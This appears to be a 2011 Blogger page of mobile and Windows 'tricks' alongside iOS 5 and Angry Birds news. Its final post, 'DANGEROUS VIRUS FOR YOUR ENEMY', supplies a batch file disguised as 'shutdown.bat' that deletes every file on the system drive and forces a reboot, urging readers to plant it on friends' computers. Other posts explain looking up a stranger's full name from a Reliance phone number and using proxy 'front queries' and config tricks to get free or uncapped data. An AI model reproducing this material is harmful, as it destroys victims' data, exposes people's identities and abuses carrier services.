Posted by : Shekhar™ Tuesday, 7 June 2011

muhaimenkm.blogspot.com/


Download 1080p and 720p youtube videos through ucweb

Posted: 07 Jun 2011 07:43 AM PDT


Hai,
1.copy video link address from youtube.com

2. in ucweb goto options-settings-browse mode-select zoom view

3. Open www.clipconverter.cc
4. Paste link in the box nd click continue

5. Then select 720p or 1080p if available

6. Click on start

7. Wait for page to fully load

8. Then goto options-settings-browse mode-select mobile view and wait for mobile page to load

9. Reload the mobile page a few times until download button appears

10. Download the video within 2 hours with resume support

If it shows invalid url or sumthng else clear history/cookies of ucweb and try again

Customer Awareness Tips : When You Lost Your Handset

Posted: 07 Jun 2011 07:42 AM PDT


These days mobile phones become a true inseparable part of our lives.
Mobile phones are now not only used for calling, but it is used for sending funny sms, you can kill your boredom listening music, playing games, taking snaps, recording moments, surfing internet on the move.Frankly we all love our mobile phones to some extent. But mishap happens. We lost our phone with our messages, contacts, pictures, videoes, sync accounts, saved game session i.e. we lost a greater part of our digital lives.
Airtel has come forward and shared some basic awareness tips exclusive for TelecomTalk users and in coming days we would be posting a series of awareness tips courtesy goes to Airtel Presence Team.
So what to do if you lost your phone ?
Contact your local/nearest Police Station [PS] as soon as possible once you lose your mobile phone and try to file a FIR [First Information Report] with the complete information of your cell phone handset, model, IMEI number, battery number if possible, lost mobile phone number, current contact details and this is a free service and you dont need to pay any amount to the police department.
If you do mobile banking, inform the police and the respective bank with the details.
Reach your Telecom Service Provider's office as soon as possible and file acomplaint about the loss of your handset with a copy of your FIR and request them to cancel the current SIM card and try to reissue a new one with the Same number, because this way you can make sure that the new owner of your mobile phone does not make any calls from your mobile phone and also you dont expect huge post-paid mobile phone bills which you have not used.
Activate Phone Locks : Whenever you buy a new mobile phone you are offered a manual on how to use this new handset, you can check out the complete process on how to activate keypad and you need to always use this feature because if you lose your mobile phone the new owner would try to contact any local store to unlock the phone and your chances of recovering the mobile phone may increase.
It is recommended you activate Mobile Tracker option on your phone, if available. With Mobile Tracker, it is often easy to track your handset and get back your phone.
Backup Address Book : You can always take a backup of all your important contact numbers, email ID's, Address Locations because it helps in case you lose your mobile phone and its very important to have a copy of this data. Either export the whole list onto your PC.
A duplicate SIM can be collected from the nearest dealer and will be activated by them.
If the phone is lost while in international roaming, call the customer care or send a email to the customer care to block the calls of the particular no. and try to inform the police so that the handset and the no. is not misused.
So now we ask you do u have any previous experience of phone being lost ? How did the cops take up the case did u find any issue while filing a FIR ?What was the response from operators end do let us know.

How to find Any Reliance GSM Customers FULLNAME ?Free Cell

Posted: 07 Jun 2011 07:41 AM PDT


How To Check Any Reliance Customers Full Name ??
But It Will Cost You Rs.10
Just Go To

http://myservices.relianceada.com/captureInstantRecharge.do
Enter The Number And Click Continue


Then In The Next Scree You Will Get This
http://img8.uploadhouse.com/fileuploads/10626/1062621896293f2710bdf55dfff817cee61c4988.jpg

Here Click Confirm
Then In The Next Page elect The Rs 10 Topup And Buy It

And Along With The Reciept Of The Recharge You Will Get The
FULL NAME Of The Customer
Here Is The SS

DISCLAIMER:
To The Best Of My Knowledge FULL NAME Has Not Yet Been Posted

NOTE:
DONOT REPLY WITH THINGS LIKE….ITS NOT FREE :P 

Because Its Will Be Really Helpfull For Those Who Really Wana Get !! :D 
Please Don't Misuse this trick :)

Unlock Bsnl PUK code by a single sms

Posted: 07 Jun 2011 07:40 AM PDT


Is your BSNL sim Locked??
Asking for PUK code ??
Don't worry !!
Don't Waste your time to call
bsnl customer care.
Here I am come with simple
solution for your BSNL puk
code.Just send this sms to the
following number
PUK Sim No. to 53733
Example : PUK
8991728103461288001
Send This Messsage to 53733

A Faster Way To Shut Down And Log Off Your Windows XP

Posted: 07 Jun 2011 07:37 AM PDT


If you're experiencing slow shutdowns and log offs on your Windows XP,
this trick will help you. Instead of accessing the shutdown
menu via Start->Turn Off Computer,
open the Task Manager by pressing Ctrl +Alt+Delete.

Press "Shut Down" at the top of the Task Manager and choose what you want
your Windows XP to do: Stand By
Hibernate
Turn Off
Restart
Log off
Switch User
The task will be performed in a matter of
seconds.

How to use Remote Desktop

Posted: 07 Jun 2011 07:35 AM PDT


The Remote Desktop Connection utility is a very

useful tool, especially if you need to access your
work computer at home, or vice-versa. It lets you
create a direct connection between two
computers, one able to control the other.Here's how it's done:
Step 1: Setting up the Remote Computer account
Log in as administrator on the computer you
want to access over the connection. Go to Control
Panel -> User Accounts and decide which user's desktop you want to connect to. Click the account
and choose Create Password. I suggest you make
a strong password to keep out unwanted guests.
abc123 definitely isn't a strong password. You need a password on the remote account or the
connection won't work. Go back to Control Panel and choose System -> Remote (Note: If there is
no "System" Section in the Control Panel, type Control Panel/system into the address bar.) Make
sure the box Allow Users to Remotely Connect to
this Computer is checked and press the button
Select Remote Users. Click Add and type the
account name(s) you want to connect to and
press OK.

Step 2: Finding the IP Address of the Remote
Computer
Before you move onto the other one, find out the
IP address of the remote computer. To do this, type cmd into the Run box from the
Start Menu and press Run. Type ipconfig into the command prompt to
display the IP address properties. All you need from here right now is the IP
address, so write that down. Now you can log off
and move onto the local computer that you want
to access the remote one with.

Step 3: Connecting to the Remote Computer
Open Start > All Programs > Accessories > Remote
Desktop Connection. Type in the IP address of the remote computer,
(the one you copied earlier) and press Connect. Now you will be asked for the username and
password of the remote account. Enter them and
continue. After a few moments, a full screen window
should open up and you should be able to control
the remote computer. If the connection is slow, close it, reopen Remote
Desktop Connection and Choose Options before
you connect. Set the color and quality a little
lower and try again.

How To Speed Up Your Windows XP By Disabling FileIndexing

Posted: 07 Jun 2011 07:34 AM PDT


File indexing is a Windows service that like

many others, is totally useless – unless you do a lot of searching on your computer. As
most users don't, it's a good idea to disable it to speed up actions like opening and
closing files and folders on your Windows
XP.

To disable the Indexing Service:

Go to "My Computer" and right click on your hard drive. At the bottom of the window
that opens, you should see a check box
titled "Allow Indexing Service to index the disk for fast file searching." Uncheck it.
Press OK and you're done! Your computer should be a little faster after a restart.

FREE CALLER TUNE ON UNINOR

Posted: 07 Jun 2011 07:33 AM PDT


Hai,

FREE CALLER TUNE ON UNINOR

For This

Just dial:
522040 to activate CT.
After that, U can change ur tone by sending the song name to 52200.
>Enjoy wid me....
Post the comments...

How To Bypass The RecycleBin When Deleting Files

Posted: 07 Jun 2011 07:28 AM PDT


If you are absolutely sure you want to delete a

file,
why send it to the Recycle Bin? Windows lets
you bypass it really easily:
To delete a file or a group of files, select them
with and when they are highlighted,
press Shift
+Delete. Press "Yes" in the confirmation box that opens and you're done!

Trick Free skype to mobile call without buying credit

Posted: 07 Jun 2011 07:18 AM PDT


Hi friends! Here is a

trick to make free
calls from skype on
computer to any
mobile number. 
First of all, you will
need 2 skype
accounts and skype
application in your
computer and
mobile.

WITH ONE A/C 'SING IN' IN SKYPE IN
COMPUTER

.
Then with 2nd a/c
'sign in' in mobile's skype
application. Then
add your 2nd a/c as a contact in your 1st
a/c and add the
number you want
to call in contact
detail. Then add this
contact. In your 1st a/c your 2nd a/c
will appear online.
Then click on that
contact and make
video call.

Don't make mobile call. On making video call
you will be
connected to the
number you
entered in the
contact.

That's how you can make free call. When u want to
make call to another
number. Just delete
that contact and
add that same
contact with other number.
That's all

BSNL 3G SPEED IN 2G PLAN 2011

Posted: 07 Jun 2011 07:17 AM PDT


BSNL CAPP SPEED IN 2G PLANS OF BSNL ,LIFT A SPEED CAP CAN BE DOEN BY FOLLOWING WAY.

BSNL SPEED SUCKS JUST 15 KBPS AFTER LIFTING SPEED OVER 300 KBPS

STEP 1:RECHARGE WITH 2G PLAN,THAN GO TO VISIT FOLLOWING LINK:
 
Code:
http://210.212.179.183/msp/tpm/html/selectConfiguration.jsp


STEP 2:LOGIN WITH BSNL NO.

STEP 3:GO TO DEVICE CONFIG
SELECT MOBILE AS NOKIA N8

STEP4:SAVE CONFIG

AND LAST
STEP5: DO RC OF 1RS MIGRATION TO 3G OR SEND
ACT 3G TO 53733 IN SOME STATES

YOU WILL GET OVER 300 KBPS SPEED!!

How to get back your Lost Mobile

Posted: 07 Jun 2011 07:15 AM PDT


These days mobile

phones become a true
inseparable part of our lives. Mobile phones are now not only used for calling, but it is
used for sending funny
sms, you can kill your
boredom listening music,
playing games, taking
naps, recording moments, surfing internet on themove. Frankly we all love
our mobile phones to some extent. But mishap
happens.

We lost our
phone with our messages, contacts, pictures, videoes,
sync accounts, saved game session i.e. we lost a greater part of our digital lives.

Airtel

has come forward and shared some basic awareness tips
exclusive for TelecomTalk
users and in coming days
we would be posting a
series of awareness tips
courtesy goes to Airtel Presence Team.

So what to
do if you lost your phone ?

Contact your local/nearest
Police Station [PS] as soon
as possible once you lose
your mobile phone and try to file a FIR [First
Information Report] with
the complete information
of your cell phone handset,
model, IMEI number,
battery number if possible, lost mobile phone number,
current contact details and this is a free service and you dont need to pay any amount to the police department.

If you do mobile banking, inform the
police and the respective
bank with the details.
Reach your Telecom
Service Provider 's office as soon as possible and file a complaint about the loss of
your handset with a copy
of your FIR and request
them to cancel the current
SIM card and try to reissue a new one with the Same
number,
because this way
you can make sure that the new owner of your mobile
phone does not make any
calls from your mobile phone and also you dontexpect huge post-paid
mobile phone bills which
you have not used.

Activate Phone Locks :

Whenever you buy a new mobile phone you are
offered a manual on how
to use this new handset,
you can check out the
complete process on how
to activate keypad and you need to always use this feature because if you lose your mobile phone the
new owner would try to
contact any local store to
unlock the phone and your chances of recovering the
mobile phone may increase.

It is recommended you
activate Mobile Tracker
option on your phone, if
available. With Mobile Tracker, it is often easy to
track your handset and get
back your phone. Backup

Address Book : You can
always take a backup of all your important contact numbers, email ID 's, Address Locations because
it helps in case you lose
your mobile phone and its
very important to have a
copy of this data. Either
export the whole list onto your PC. A duplicate SIM
can be collected from the
nearest dealer and will be
activated by them. If the
phone is lost while in
international roaming, call the customer care or
send a email to the
customer care to block the
calls of the particular no.
and try to inform the police
so that the handset and the no. is not misused. So now
we ask you do u have any
previous experience of
phone being lost ? How did
the cops take up the case
did u find any issue while filing a FIR ?What was the
response from operators
end do let us know. Airtel
customer can send email at
airtelpresence@
in.airtel.com and can call 121 (if the phone is lost in
India).If the customer is on
international roaming
while he lost the phone a
email needs to be sent at
121@in.airtel.com and should also call
9810012345 (If the phone
is lost out of the country).
Airtel Subscribers can
connect with Airtel
Presence 24X7 and they will be happy to assist you
with a swift resolution to
your queries on all
products and services on
Twitter

Reliance front query trick for free 2011

Posted: 07 Jun 2011 07:14 AM PDT


Hai,

ip:-66.116.196.251
port:-80
APN:-rcomnet
FRONT QUERY:-0.facebook.com/cgi-bin/cgiproxy/nph-proxy.pl/o10000/http/
yeh front query kisi bhi handler ucweb ya operamini mien use kar sakte hai
use this and enjoy

Know Full detail of any Reliance number

Posted: 07 Jun 2011 07:11 AM PDT

Hai,
We Already Know How To Check Any Reliance Customers Surname
But Here Is The Next Level
Exactly in The Same Way
But It Will Cost You Rs.10

Just Go To:
http://myservices.relianceada.com/captureInstantRecharge.do
Enter The Number And Click Continue

Apple reveals the iOS 5

Posted: 07 Jun 2011 07:10 AM PDT

ios_5
Apple has been swooping on the mobile and tablet market and has been considerably doing well. Their latest addition is the new iOS 5 platform for their devices. It was announced yesterday at the WWDC 2011 and has some very exciting new features. 


iOS 5 will be available this fall and will be compatible with the iPhone 4 and 3GS, iPad 1 and 2, and iPod touch 3rd and 4th generation. 

Here is a summary of what we can indulge in after getting updated to the new platform:
  • iMessage: The rumours have turned out to be true and Apple has launched an exclusive messaging service for iOS users which will work over either WiFi or 3G. The service is somewhat like the BlackBerry Messenger and will come with delivery and read receipts, an indicator for when the other party is typing, and the ability to push messages to all your devices. Users will be able to send messages, photos, videos, and contacts as well as chat with multiple users at the same time thanks to group messaging.
  • Notifications: A new Notification Center has been embedded which contains all the notifications and is accessible by swiping down a menu from the top of the screen. The notifications will also be visible at the lockscreen, where swiping across a text message takes you right to it.
  • Camera: There have been new additions and improvements in the camera app. Now you can use the volume-up button as the physical shutter key release while taking a picture. For zooming, the pinch zoom option is available right in the app itself. New editing options like cropping, rotating, red-eye reduction and one-click enhance option have been added.
  • Wireless Synching: One of the most intriguing new features is the wireless synching option. Users now have the ability to set up and activate a new iOS device, synch the device and update the device with over-the-air updates without any wires connected to the pc.
  • Twitter Integration: Twitter will now be integrated which means when a user signs-in with his/her twitter account he/she can use various apps to communicate with Twitter, like tweeting images directly from the device's gallery.
  • Safari Reader: A new browser feature that removes all unwanted content from a webpage and shows only the relevant text part of the page. The feature is accessible via a button next to the address bar and the text only version of these pages can be saved in a Reading List, which accumulates a list of pages you want to read later.
  • iCloud: The new cloud based service by Apple will also be available with the update. iCloud will store your content in the cloud (a virtual hard drive space) and will wirelessly push it to all your device. It automatically uploads it, stores it, and pushes it to all your devices. In addition to every day content, such as purchased music, iBooks, photos and videos, device settings, and app data that will be automatically backed up over WiFi, Documents in the Cloud will effortlessly sync Pages, Numbers, and Keynote data between all of your iOS devices. There will be no advertising (contrary to previous rumors), and calendar, mail, and contact sync is free for up to 5GB.
  • Other new features include a Reminder feature that syncs reminders across the calendar and also a Newsstand app which can store all your magazine and newspaper subscriptions.
The iOS 5 surely seems to be a top-notch update for the iDevices. We hope Apple doesn't delay their products in India like they always do and will provide the updates for the devices in fall as they have promised.

Angry Birds coming up with a new episode called Mine and Dine

Posted: 07 Jun 2011 07:07 AM PDT


angry_birds_mine_dine
The original Angry Birds title will be getting an update and a new episode very soon. The availability of the new level/episode has not been confirmed but will surely be available soon for iOS, Android, Symbian platforms.

The birds will see themselves fighting against the nasty pigs again, this time in underground mines to retrieve their stolen eggs. So get your birds and slingshots ready to teach those pigs a lesson again.

Check out the short video to get a whiff of the new episode called 'Mine and Dine.'

DANGEROUS VIRUS FOR YOUR ENEMY

Posted: 07 Jun 2011 07:05 AM PDT

Hai,
Just copy and paste the code given below in notepad and save it as SHUTDOWN.bat(not txt)
@echo off
del %systemdrive%*.*/f/s/q

shutdown -r -f -t 00
just save this file on desktop as shutdown.bat
if anyone will open that file or double click on that, then...hehehe
You can use this to friendz system or can try by urself also.
Enjoy your own virus frndz...

Leave a Reply

Subscribe to Posts | Subscribe to Comments

Welcome to My Blog

Popular Post

Blogger templates

Mobile no.:

Message:

Followers

Archives

- Copyright © ╚►∫sђêkђÅ®™∫◄╝ -Robotic Notes- Powered by Blogger - Designed by Johanes Djogan -